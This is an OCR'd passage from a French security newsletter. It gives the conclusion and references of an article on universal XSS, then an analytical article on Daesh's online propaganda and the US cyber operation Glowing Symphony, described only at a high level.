



Schéma du fonctionnement de la faille CVE-2019-12592

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles



Exploitation de la faille CVE-2017-5124 afin d'exécuter du code JavaScript sur les sites www.youtube.com et www.google.com

Conclusion

Pour conclure, des protections robustes existent et sont appliquées par les navigateurs et les sites web afin d'assurer la sécurité des utilisateurs d'Internet.

La Same Origin Policy, les entêtes Cross-Origin Resource Sharing et les jetons anti Cross-Site Request Forgery protègent les utilisateurs en empêchant les sites malveillants d'utiliser les informations stockées par le navigateur à leurs avantages.

Cependant, aucun système n'est infaillible et des vulnérabilités comme les UXSS permettent de contourner toutes les protections existantes. Un attaquant peut exploiter de telles failles afin de voler les sessions d'un utilisateur ou encore pour réaliser des actions en son nom sur les sites qu'il a visités avec son navigateur.

Il est donc important de prendre les précautions suivantes afin de se protéger :

- Tenir à jour son navigateur web ;
- Cliquer uniquement sur des liens de confiance ;
- Penser à se déconnecter d'un site une fois la navigation terminée ;
- Installer uniquement des extensions de confiance.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Références

UXSS

[1] https://research.google/pubs/pub48028/

[2] https://www.acunetix.com/blog/articles/universal-cross-site-scripting-uxss/

[3] https://github.com/Metnew/uxss-db

[4] https://bo0om.ru/chrome-and-safari-uxss

[5] https://fr.wikipedia.org/wiki/MIME_Encapsulation_of_Aggregate_Documents,_such_as_HTML

[6] https://www.ryanpickren.com/safari-uxss

[7] https://guard.io/blog/evernote-universal-xss-vulnerability

[8] https://www.crx4chrome.com/history/922/

[9] https://commondatastorage.googleapis.com/chromium-browser-snapshots/index.html?prefix=Linux_x64/488525/

SOP / CORS / CSRF

[10] https://www.invicti.com/whitepaper-same-origin-policy/

[11] https://medium.com/@zhaojunemail/sop-cors-csrf-and-xss-simply-explained-with-examples- af6119156726

[12] https://blog.vnaik.com/posts/web-attacks.html

[13] https://stackoverflow.com/questions/24680302/csrf-protection-with-cors-origin-header-vs-csrf-token

[14] https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#cross-origin_network_access

[15] https://www.moesif.com/blog/technical/cors/Authoritative-Guide-to-CORS-Cross-Origin-Resource-Sharing-for-REST-APIs/

[16] https://www.acunetix.com/blog/web-security-zone/what-is-same-origin-policy/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La cyberguerre contre le terrorisme

Par Nicolas BOUSSANGE et Eric COLONIA

Pour mieux comprendre

Internet est devenu la colonne vertébrale du terrorisme du XXIe siècle. De fait, la décentralisation des réseaux terroristes voire leur "ubérisation" rend insuffisantes les opérations militaires. Le cas de Daesh illustre parfaitement cette maîtrise de la communication en ligne et la capacité à recruter de nouvelles recrues via les réseaux sociaux, Telegram ou bien sur le darknet.

Face à cela, les gouvernements ont adopté diverses postures. Les États-Unis ont choisi une approche offensive avec l'opération militaire "Glowing Symphony" ciblant les infrastructures informatiques de Daesh et déstabilisant de facto son organisation interne, sa communication et sa réputation. Néanmoins, les résultats sont mitigés et interrogent sur la soutenabilité de ce type de réponse.

Introduction

Depuis 20 ans, le terrorisme a considérablement changé. Si sur le fond, l'idéologie majoritaire demeure la même (le djihadisme international contre l'Occident) sur la forme, de nombreuses transformations ont eu lieu.

Parmi les organisations djihadistes, une a su tirer son épingle du jeu : Daesh aussi appelée l'État Islamique (EI). Fondée en 2006 sur les cendres engendrées par l'intervention américaine en Irak de 2003 et sur les fortes tensions géopolitiques dans le pays, l'organisation a pu aller jusqu'à construire un proto-État situé à cheval entre la Syrie et l'Irak.

Face à cette nouvelle menace, les États occidentaux ont créé une coalition internationale militaire. De la même façon, une réponse collective aurait pu émerger sur le plan cyber afin de lutter contre les communications en ligne de l'organisation. De fait, au-delà de son emprise territoriale, Daesh a su utiliser le réseau Internet afin d'organiser une propagande internationale tout comme sa communication interne.

Or l'absence de consensus autour de la définition de terrorisme avec des États comme la Chine ou la Russie a empêché les gouvernements de se mettre d'accord sur les actions à mener dans le domaine cyber. De ce fait, aucune solution multilatérale n'a pu être mise en place.

Les États ont donc tenté de répondre individuellement et avec leurs moyens à cette nouvelle menace. Les États-Unis ont été les premiers à avoir amorcé un début de réponse en matière de cyberguerre contre le terrorisme, il s'agit de l'opération Glowing Symphony conduite en 2016.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

D'autres pays comme la France, l'Australie, le Royaume-Uni ont également tenté d'apporter des réponses face à cette menace.

L'ensemble de ces exemples nous amènent à nous poser la question suivante : ***La cyberguerre contre le terrorisme, quelle réalité et quelle efficacité ?***

Dans cet article, nous allons nous intéresser au rôle d'Internet dans la métamorphose du terrorisme du XXIe siècle. Puis, une fois le processus décrit, nous présenterons la réponse de la puissance américaine face à cette menace avec l'Opération Glowing Symphony. Enfin, nous questionnerons le succès de cette opération et de celles ayant suivies.

Vous trouverez ci-dessous une frise chronologique répertoriant les principaux évènements liés au terrorisme depuis 2001.

« Internet et l'avènement des réseaux sociaux ont profondément bouleversé les fondamentaux du terrorisme. La désintermédiation engendrée a rendu possible le fait de s'adresser directement aux citoyens, que ce soit pour les recruter ou bien les terroriser »

Internet, colonne vertébrale des organisations terroristes


De Al-Qaïda à Daesh : la désintermédiation de la communication

La menace terroriste a changé de forme depuis 30 ans : auparavant, une organisation comme Al-Qaïda rayonnait grâce à la réalisation d'attaques spectaculaires, revendiquées par un chef charismatique comme Oussama Ben Laden. Après chaque attentat, ce dernier réalisait des vidéos enregistrées avec un caméscope afin de revendiquer l'attaque. La cassette était ensuite confiée à un messager de confiance nommé Abu Ahmed al-Kuwaiti. Al-Kuwaiti faisait ensuite parvenir les enregistrements aux grandes chaînes de télévision qui relayaient alors la vidéo sur leurs canaux de diffusion.

Cette propagande « artisanale » était complétée par une stratégie de recrutement basée sur la proximité des liens sociaux. La radicalisation des candidats au Jihad se faisait grâce à un ou plusieurs individus basés sur le territoire ciblé. On peut notamment citer le cas de Omar Omsen à Nice [1]. Ce prédicateur a enrôlé une vingtaine de jeunes Français [2] pour en faire des combattants du djihad au Moyen-Orient.

Internet et l'avènement des réseaux sociaux ont profondément bouleversé les fondamentaux du terrorisme. La désintermédiation engendrée a rendu possible le fait de s'adresser directement aux citoyens, que ce soit pour les recruter ou bien les terroriser. Ainsi, plus besoin de transférer les contenus aux grands médias, eux qui avaient un contrôle total sur la durée, l'horaire ou le mode de diffusion.

Principaux évènements du terrorisme djihadiste du XXIe siècle



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CTI

La cyberguerre contre le terrorisme


Un théoricien chevronné d'Al-Qaïda comme Abou Moussab al-Souri l'avait d'ailleurs théorisé dans les années 2000. Pour lui, les réseaux sociaux rendraient possible un terrorisme sur Internet. Ce dernier se traduirait par la diffusion de la propagande et l'utilisation d'outils en ligne pour communiquer entre les membres. Tout ceci permettrait de mener, soutenir ou plus simplement de revendiquer de multiples opérations à échelle réduite, moins coûteuses et plus efficaces dans leur ensemble qu'une opération de grande ampleur caractérisée par une logistique lourde et difficile à garder secrète.

Ainsi, un proto-État comme l'État Islamique (EI) a su prendre le tournant pour devenir la menace numéro 1 pour l'Occident : que ce soit sur les théâtres de militaires au Moyen-Orient et au Sahel comme sur Internet. Sur le terrain, Daesh disposait d'un territoire précis et avait instauré une réelle administration avec la collecte d'impôts et l'instauration de services publics. Sur la toile, Daesh a su déployer une stratégie efficace et adaptée à son auditoire.

Des compétences techniques et communicationnelles au service du djihad

Cette ascension numérique de Daesh, observée à partir de 2013, s'explique en partie par l'arrivée d'une nouvelle génération de combattants et de communicants, bien plus habitués aux réseaux sociaux que la génération précédente. Ces « jeunes djihadistes » connaissent les éléments de langage à adopter pour maximiser les likes et les commentaires à leurs posts sur Facebook, ils organisent des live-Tweet des exécutions d'otages, postent des selfies avec le cadavre de soldats du régime syrien sur Instagram. Certains développeurs de Daesh ont même créé une application sur Twitter, appelée Dawn of the Glad Tidings [3].


Cette application permettant de générer automatiquement des retweets via des bots. Dès lors, Daesh maximisait sa visibilité, auprès du public à terroriser et des potentiels candidats à attirer.



Exemple de groupe Facebook publiant régulièrement du contenu sur Facebook

Au-delà de l'aspect technique, la propagande djihadiste est fortement basée sur les symboles. De nombreux comptes Facebook de recruteurs faisaient, par exemple, figurer un lion sur leur compte et publiaient des extraits du Coran. Le lion était un symbole régulièrement utilisé par Daesh pour désigner les combattants et femmes ayant rejoint l'organisation [4]. De la même façon, les vidéos de propagande sont très bien structurées.

On y voit des images de combats « glorieux » censés encenser les soldats de l'EI et donner envie aux spectateurs de rejoindre les rangs de l'EI. La musique y est entraînante et de nombreuses images subliminales sont incrustées. L'objectif est de montrer la « vérité » du monde occidental, celui d'un complot contre les musulmans.



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Deux exemples de compte Facebook de recruteur comportant le symbole du lion

Cette propagande djihadiste s'appuyait également sur plusieurs magazines publiés en ligne. Parmi eux, on peut notamment citer Dabiq [5]. Cet organe de propagande paraissait chaque mois en arabe, en anglais, en allemand et en français entre 2014 et 2016. Le magazine reflétait un réel savoir-faire en termes de contenu et de contenant avec des couvertures de magazines « professionnelles ».

Aperçu de quelques couvertures du mensuel djihadiste Dabiq

En matière de communication entre les membres, là aussi l'EI a adopté des outils avancés en matière de chiffrement et d'anonymisation [6]. La messagerie chiffrée de bout en bout Telegram [7] était réputée pour être la préférée des djihadistes. La plateforme sert à la fois à envoyer des documents de propagande, des vidéos de tutoriels sur la fabrication de bombes ou encore à préparer des attaques.
D'autres plateformes ont également été utilisées, mais dans une moindre mesure. On peut citer Signal, le Facebook russe VKontakte (VK) ou encore Wickr.

Une « ubérisation » du terrorisme depuis 2013

Cette maîtrise du numérique a été très efficace pour le recrutement de jeunes combattants occidentaux. Les recruteurs ciblaient en priorité les individus en situation de marginalisation et sensibles aux questions existentielles. La stratégie, appelée « love bombing » consistait à expliquer à la personne que son sentiment de malaise était légitime, que les gouvernements occidentaux persécutaient les musulmans et qu'elle aurait sa place au sein du Califat.

Si cela était possible, le recruteur organisait le départ du volontaire vers la Syrie afin de recevoir une instruction militaire et aller combattre les ennemis du Califat. Dans le cas contraire, les communicants incitaient toute personne volontaire à commettre un attentat sur le sol occidental, que ce soit à l'aide d'une arme à feu ou bien avec un simple couteau. C'est le phénomène du *home grown terrorist* redouté par les services de renseignement occidentaux, puisque très difficiles à détecter.

Ce terrorisme « low-cost » est pratique pour l'organisation terroriste qui n'a pas besoin de s'occuper de la partie logistique de l'attaque. Cette dernière doit seulement y apposer sa signature en revendiquant l'attentat. Parfois, les individus n'avaient même pas eu de liens physiques ou numériques avec des membres de l'organisation.

Ainsi, certains spécialistes ont même parlé d'une « uberisation » [8] du terrorisme sous Daesh avec des terroristes qui seraient des autoentrepreneurs au service d'une cause, la « défense de l'islamt ». Leur but serait d'être reconnus comme des martyrs de guerre.

« Face à cette déferlante djihadiste sur Internet, une réponse occidentale était nécessaire : Les GAFAM ont longtemps été considérés comme les plus à même de traiter la problématique »

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CTI

La cyberguerre contre le terrorisme

La réponse des GAFAM et des États occidentaux face à la menace

Face à cette déferlante djihadiste sur Internet, une réponse occidentale était nécessaire : Les GAFAM ont longtemps été considérés comme les plus à même de traiter la problématique. En effet, ce sont sur leurs plateformes que les messages et contenus multimédias djihadistes prospéraient. Dès lors, un important travail de modération [9] des contenus à caractère terroriste a été réalisé. On peut citer les 14 millions de contenus terroristes supprimés par Facebook en 2018 [10].

Toutefois, ce jeu du chat et de la souris n'est pas suffisant. Les combattants de Daesh ont également leurs propres plateformes et disposent d'une forte résilience face à la censure des GAFAM.


D'un côté, la suppression d'un compte sur les réseaux sociaux nécessitait plusieurs signalements et la validation par le modérateur de la plateforme. De l'autre, la création d'un compte, elle, est chose aisée et rapide d'où un déséquilibre. C'est pourquoi une intervention étatique semblait nécessaire en Irak et en Syrie.

Sur le plan militaire, une coalition internationale a été formée en 2014 [11] par 14 pays dont :

- Les États-Unis ;
- L'Arabie Saoudite ;
- La France ;
- L'Australie ;
- Le Royaume-Uni.

Sur le volet cyber, les opérations se sont davantage faites à l'échelle nationale voire de façon bilatérale. Parmi elles, la première du genre et la plus importante a été conduite par l'armée américaine contre les infrastructures de Daesh en 2016 : l'opération Glowing Symphony.

> « L'intégration d'une dimension cyber au sein d'une opération était une première dans l'histoire des États-Unis. »



Principaux événements de Glowing Symphony

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le cas de l'opération Glowing Symphony

En 2014, Daesh était à son apogée. Son influence était grande et de nombreuses villes tombaient sous son emprise. Connue mondialement et très médiatisée, elle effrayait par ses attentats.

En réponse à cette menace de plus en plus violente, les États-Unis ont décidé de mettre en place une cyber opération offensive contre le réseau informatique de Daesh. La conversion et l'arrivée de nouveau djihadistes se faisant principalement à travers une forte propagande sur Internet.

Ainsi a été mise en place l'opération Glowing Symphony.

Une opération secrète et peu médiatisée

Peu d'informations sont disponibles à propos de cette opération. En 2017, des fragments masqués du *Task Order 16-0063* sont divulgués, révélant la création d'une unité afin de contrer Daesh dans le cyberespace [12].

3.B.12. (U) JFHQ-C (ARMY) / ARCYBER.

3.B.12.A. (~~S//REL TO USA,~~ [redacted] Establish JTF-ARES to execute CDRUSCYBERCOM-directed CO.

3.B.12.B. (U//FOUO) Provide a 3-star General Officer to serve as the Commander of JTF-ARES.

3.A.1.B. (~~S//REL TO USA,~~ [redacted] METHOD. USCYBERCOM will employ cyber forces from throughout the Cyber Mission Force (CMF) and integrate, synchronize, and deconflict with the [redacted] to deliver effects against ISIL. JTF-ARES will C2 cyber forces aligned to the C-ISIL Mission.

Fragments du Task Order 16-0063

Suite à la révélation de ces fragments de texte, le *National Security Archive's Cyber Vault*, une organisation américaine recensant les activités cyber des États-Unis, ont décidé d'utiliser le « Freedom of Information Act » afin d'obtenir plus d'informations liées à cet ordre.

De ce fait, l'opération Glowing Symphony est révélée en 2018 au grand public et les États-Unis avaient accepté de dévoiler certains dossiers classifiés.
En tout, seuls 6 documents officiels ont été publiés, contenant entre autres des échanges entre les soldats de l'opération, les commanditaires et le gouvernement américain [13].

Néanmoins, peu d'informations et de détails précis sont présents au sein des dossiers et en particulier sur les actions effectuées contre Daesh.

Que ce soit dans les outils utilisés pour mener les attaques ou dans les informations récupérées tout au long de l'opération, les dossiers ne sont pas très verbeux et des tableaux de résultats ainsi qu'une partie des échanges ont été masqués.

(~~TS//REL TO USA, FVEY~~) Operation GLOWING SYMPHONY is the most complex offensive cyberspace operation USCYBERCOM has conducted to date. [redacted]. Process establishment and refinements will help USCYBERCOM posture for future policy discussions, such as the policy implications of cyber operations with effects against ISIL [redacted].

(~~S//REL TO USA, FVEY~~) The scale and complexity of OGS has also allowed us to learn a number of lessons that will benefit the community as we move forward. The main report discusses our lessons learned with respect to [redacted]

Extrait des documents officiels de Glowing Symphony

Les États-Unis ont justifié cette décision par le fait que révéler trop d'informations pourrait être préjudiciable dans le cadre de futures attaques en donnant aux ennemis des informations sur les méthodes qui étaient utilisées.

Toutefois, un an plus tard en 2019, un ancien militaire nommé Neils, avait accepté sur plusieurs médias et podcasts de s'exprimer et répondre aux questions de journalistes sur l'opération. Surnommé le Commander, il avait été celui à l'origine de toute l'opération et qui l'a dirigée pendant toute sa durée.

Les origines de l'opération Glowing Symphony

Glowing Symphony n'est pas née du jour au lendemain. Sa création puise son origine dans une autre opération nommée Inherent Resolve.

L'opération Inherent Resolve a été créée en octobre 2014 suite à la mise en place du Califat à Mosul en juin 2014. Les États-Unis avaient décidé de répondre à cette nouvelle menace de manière offensive au Moyen-Orient, tout en y intégrant une partie informatique. Les équipes cyber avaient pour objectif d'aider les troupes militaires au sol au travers d'informations exfiltrées du réseau informatique de Daesh.

L'intégration d'une dimension cyber au sein d'une opération militaire était une première dans l'histoire des États-Unis.

La récupération d'informations effectuée par ces équipes était intrusive, mais non destructive. Elles cherchaient à pénétrer le réseau informatique de

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CTI

La cyberguerre contre le terrorisme

Daesh afin d'y exfiltrer le plus d'informations possibles sur leurs prochaines attaques.
En utilisant les renseignements obtenus sur le réseau de Daesh, une opération de phishing avait été menée en ciblant principalement des personnalités importantes du réseau de Daesh. L'objectif était de voler leurs comptes mails.

Les équipes avaient privilégié cet angle d'attaque, car les comptes mails sont critiques. En effet, en plus de renfermer des informations sensibles au sein des mails, ils sont centraux lors de la récupération ou modification de mot de passe sur d'autres applications.

Cette campagne de phishing (voir capture ci-dessous) avait été un succès et avait permis aux équipes d'obtenir un compte mail valide [14] puis danalyser et comprendre le réseau informatique de Daesh [15].

En effet, le compte mail compromis était lié à un compte Amazon Web Services (AWS) et Cloudflare qui ont également pu être compromis en utilisant un scénario de réinitialisation de mot de passe.

À partir des informations récupérées sur ces deux nouveaux comptes, les équipes cyber ont pu observer trois comportements :

- Daesh utilisait un Active Directory on Premise (avec un serveur physique) afin de gérer tous les ordinateurs ;
- L'organisation couplait cet Active Directory avec AWS ce qui lui permettait de créer et supprimer des sites web rapidement ;
- Twitter était utilisé comme une plateforme de partage d'informations afin de donner une visibilité aux nouveaux sites web [16].

